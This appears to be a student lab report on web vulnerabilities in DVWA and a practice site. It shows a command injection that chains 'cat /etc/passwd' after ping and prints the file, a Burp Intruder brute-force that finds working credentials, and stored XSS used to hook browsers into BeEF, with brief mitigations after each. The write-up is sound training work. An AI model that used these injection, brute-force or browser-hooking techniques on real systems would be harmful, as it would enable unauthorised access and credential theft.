



Web Application 1: Your Wish is My Command Injection

Screenshot Results:



```
Linux-Module_default_383137875021_7692 (Running) - Oracle VM VirtualBox
File Machine View Input Devices Help

Thu 21:51

Vulnerability: Command Injection :: Damn Vulnerable Web Application (DVWA) v1.10 *Development* - Mozilla Firefox

sysadmin@UbuntuDesktop: ~/Documents/web-vulns
File Edit View Search Terminal Help
TTP/1.1" 302 336 "http://192.168.13.25/login.php" "Mozilla/5.0 (X11; Ubuntu; Lin
ux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0"
dvwa | 192.168.13.1 - - [07/Jan/2022:02:37:14 +0000] "GET /index.php HT
Lin

sysadmin@UbuntuDesktop: ~/Documents/web-vulns
File Edit View Search Terminal Help
sysadmin@UbuntuDesktop:~/Documents/web-vulns$ ping 8.8.8.8 && cat ../../../../../../
/etc/passwd
ping 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=109 time=26.7 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=109 time=42.4 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=109 time=31.3 ms
64 bytes from 8.8.8.8: icmp_seq=4 ttl=109 time=30.3 ms
64 bytes from 8.8.8.8: icmp_seq=5 ttl=109 time=29.2 ms
64 bytes from 8.8.8.8: icmp_seq=6 ttl=109 time=28.7 ms
--- 8.8.8.8 ping statistics ---
6 packets transmitted, 6 received, 0% packet loss, time 5007ms
rtt min/avg/max/ndev = 26.784/31.461/42.457/5.120 ms
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
sbin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
javad:x:11:11:java:/usr/sbin/nologin
```



```
Linux-Module_default_383137875021_7692 (Running) - Oracle VM VirtualBox
File Machine View Input Devices Help


Thu 21:55

Vulnerability: Command Injection :: Damn Vulnerable Web Application (DVWA) v1.10 *Development* - Mozilla Firefox

sysadmin@UbuntuDesktop: ~/Documents/web-vulns
File Edit View Search Terminal Help
TTP/1.1" 302 336 "http://192.168.13.25/login.php" "Mozilla/5.0 (X11; Ubuntu; Lin
ux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0"
dvwa | 192.168.13.1 - - [07/Jan/2022:02:37:14 +0000] "GET /index.php HT
Lin

sysadmin@UbuntuDesktop: ~/Documents/web-vulns
File Edit View Search Terminal Help
sysadmin@UbuntuDesktop:~/Documents/web-vulns$ cat ../../../../../../etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
sbin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
javad:x:11:11:java:/usr/sbin/nologin
sysadmin:x:1000:1000:sysadmin,,,:/home/sysadmin:/bin/bash
vboxadd:x:999:1:/:var/run/vboxadd:/bin/false
sshd:x:122:65534:/:run/sshd:/usr/sbin/nologin
vagrant:x:1001:1001:vagrant,,,:/home/vagrant:/bin/bash
instructor:x:1002:1002:/:home/instructor:/bin/bash
student:x:1003:1004:/:home/student:/bin/bash
john:x:1005:1007:/:home/john:/bin/sh
max:x:1006:1008:/:home/max:/bin/sh
adam:x:0:0:/:home/adam:/bin/sh
billy:x:1008:1010:/:home/billy:/bin/sh
sally:x:1010:1012:/:home/sally:/bin/sh
postfix:x:123:127:/:var/spool/postfix:/usr/sbin/nologin
dovecot:x:125:130:Dovecot mail server,,,:/usr/lib/dovecot:/usr/sbin/nologin
dovenull:x:126:131:Dovecot login user,,,:/nonexistent:/usr/sbin/nologin
jane:x:1011:1013:/:home/jane:/bin/bash
sam:x:124:65534:/:home/sam:/usr/sbin/nologin
joe:x:127:65534:/:home/joe:/usr/sbin/nologin
amy:x:128:65534:/:home/amy:/usr/sbin/nologin
sara:x:129:65534:/:home/sara:/usr/sbin/nologin
xcadmin:x:130:65534:/:home/admn:/usr/sbin/nologin
hacker:x:1004:1005:/:home/hacker:/bin/bash
badguy:x:1007:1011:/:home/badguy:/bin/bash
cstard:x:131:65534:/:var/lib/nfs:/usr/sbin/nologin
sysadmin@UbuntuDesktop:~/Documents/web-vulns$
```





Mitigation:

1. Set up limitations or input validation that will block certain characters.
2. Implement access control configurations within the server

Web Application 2: A Brute Force to Be Reckoned With

Screenshot Results:

Linux-Module_default_1811787501_7692 (Running) - Oracle VM VirtualBox

File Machine View Input Devices Help

Activities **Burp Suite Community Edition** Sat 12:37

Burp Suite Community Edition v2021.10.3 - Temporary Project

2. Intruder attack of 192.168.13.35 - Temporary attack - Not saved to project file

Attack Save Columns

Results Target Positions Payloads Resource Pool Options

Filter: Showing all items

Request	Payload 1	Payload 2	Status	Error	Timeout	Length	Comment
70	henryhacker	Courage is immortal	200			11801	
71	superman	I am Iron Man	200			11801	
72	loislane	I am Iron Man	200			11801	
73	spiderman	I am Iron Man	200			11801	
74	jennyjones	I am Iron Man	200			11801	
75	tonystark	I am Iron Man	200			11827	
76	timtorn	I am Iron Man	200			11801	
77	peterparker	I am Iron Man	200			11801	
78	clarkkent	I am Iron Man	200			11801	
79			200			11801	

Request Response

79 </form>

80 </br>

81 </div>

82 Successful login! You really are Iron Man :)

83 </div>

84 <div id="side">

85

86

87

88

89

Finished

Linux-Module_default_1811787501_7692 (Running) - Oracle VM VirtualBox

File Machine View Input Devices Help

Activities **Burp Suite Community Edition** Sat 12:35

Burp Suite Community Edition v2021.10.3 - Temporary Project

2. Intruder attack of 192.168.13.35 - Temporary attack - Not saved to project file

Attack Save Columns

Results Target Positions Payloads Resource Pool Options

Filter: Showing all items

Request	Payload 1	Payload 2	Status	Error	Timeout	Length	Comment
70	henryhacker	Courage is immortal	200			11801	
71	superman	I am Iron Man	200			11801	
72	loislane	I am Iron Man	200			11801	
73	spiderman	I am Iron Man	200			11801	
74	jennyjones	I am Iron Man	200			11801	
75	tonystark	I am Iron Man	200			11827	
76	timtorn	I am Iron Man	200			11801	
77	peterparker	I am Iron Man	200			11801	
78	clarkkent	I am Iron Man	200			11801	
79			200			11801	

Request Response

79 </form>

80 </br>

81 </div>

82 Successful login! You really are Iron Man :)

83 </div>

84 <div id="side">

85


86

87

88

89

Finished





Mitigation:

1. A good practice would be to block failed log-in after a specified number of attempts
2. Use a multi-factor authentication software such as “Authenticator” to help with such brute force attacks.

Web Application 3: Where's the BeEF?

Screenshot Results:



Linux-Module_default_1631378975021_79692 (Running) - Oracle VM VirtualBox

Firefox Web Browser

Sat 12:59

Vulnerability: Stored Cross Site Scripting (XSS) :: Damn Vulnerable Web Application (DVWA) v1.10 *Development* - Mozilla Firefox

Vulnerability: Stored Cross x BeEF Control Panel x Sign in - Google Accounts x BeEF Basic Demo x +

192.168.13.25/vulnerabilities/xss_s/

Home Instructions

Vulnerability: Stored Cross Site Scripting (XSS)

Inspector Console Debugger Style Editor Performance Memory Network Storage Accessibility

Q Search HTML

```
<tbody>
  <tr>
    <td width="100">Message </td>
    <td>
      <textarea name="mtxMessage" cols="50" rows="3" maxlength="99">
      </textarea>
    </td>
  </tr>
</tbody>
</table>
</form>
</div>
<br>
<div id="guestbook_comments">
  <h2>More Information</h2>
  <ul>
</ul>
</div>
```

element { inline }

input, textarea, select { main.css:32 }

```
font: 100% arial,sans-serif;
vertical-align: middle;
```

Inherited from div#main_body

div#main_body { main.css:131 }

```
font-size: 13px;
```

Inherited from div#container

div#container { main.css:109 }

```
font-size: 13px;
```

Inherited from body

body { main.css:1 }

```
color: #2f2f2f;
font: 12px/15px Arial, Helvetica, sans-serif;
```

Flexbox

Select a Flex container or item to continue.

Grid

CSS Grid is not in use on this page

Box Model

margin

border

padding

422x57

426x59 static

Linux-Module_default_1631378975021_79692 (Running) - Oracle VM VirtualBox

Firefox Web Browser

Sat 13:21

BeEF Control Panel - Mozilla Firefox

Vulnerability: Stored Cross x BeEF Control Panel x New Tab x +

127.0.0.1:3000/ui/panel#id=Aabb8xcoZO07C6Dj8XngxnUbqrWLGpKqACnpr0MZseikTZFX

BeEF 0.5.0.0-alpha-pre | Submit Bug | Logout

Hooked Browsers

- Online Browsers
 - 127.0.0.1
 - 127.0.0.1
- Offline Browsers
 - 127.0.0.1
 - 127.0.0.1

Terminal

Getting Started Logs Zombies Current Browser

